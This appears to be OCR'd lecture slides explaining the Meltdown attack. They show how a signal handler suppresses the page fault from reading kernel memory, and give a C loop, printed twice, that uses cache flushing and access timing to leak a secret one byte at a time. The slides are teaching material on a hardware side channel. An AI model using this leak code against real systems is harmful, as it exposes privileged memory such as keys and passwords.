
Okay, I might have lied a bit… what's wrong?

- Directly accessing kernel memory from user mode results in a Page Fault (#PF), which will signal a Segmentation Fault (SIGSEGV) to your user process, causing it to exit with an error status.

- However…
  - there are at least three different methods to suppress the PF from the illegal memory access to later infer what memory was illegally accessed:
    1. Registering a Signal Handler
    2. Using TSX
    3. Using Spectre ☺




```
signal(SIGSEGV, handler);

for (int i = 0; i < 256; i++) _mm_clflush(&read_buf[i * 4096 + SHIFT]);

for (int byte = 0; byte < limit; byte++) {
    char *ptr = (char *)secret_ptr + byte;

    if (sigsetjmp(buf, 1) == 0) volatile char dat = read_buf[*ptr * 0x1000 + SHIFT];

    for (int i = 0; i < 256; i++) {
        char *address = &read_buf[i * 4096 + SHIFT];

        times[i] = measure_access_time(address);

        _mm_clflush((void *)address);
    }

    max_idx = get_array_max(times, 256);

    result[byte] = max_idx;
    printf("%c", result[byte]);
}
```




Flush the array

Leak 1 byte at a time


```
signal(SIGSEGV, handler);

for (int i = 0; i < 256; i++) _mm_clflush(&read_buf[i * 4096 + SHIFT]);

for (int byte = 0; byte < limit; byte++) {
    char *ptr = (char *)secret_ptr + byte;

    if (sigsetjmp(buf, 1) == 0) volatile char dat = read_buf[*ptr * 0x1000 + SHIFT];

    for (int i = 0; i < 256; i++) {
        char *address = &read_buf[i * 4096 + SHIFT];

        times[i] = measure_access_time(address);

        _mm_clflush((void *)address);
    }

    max_idx = get_array_max(times, 256);

    result[byte] = max_idx;
    printf("%c", result[byte]);
}
```



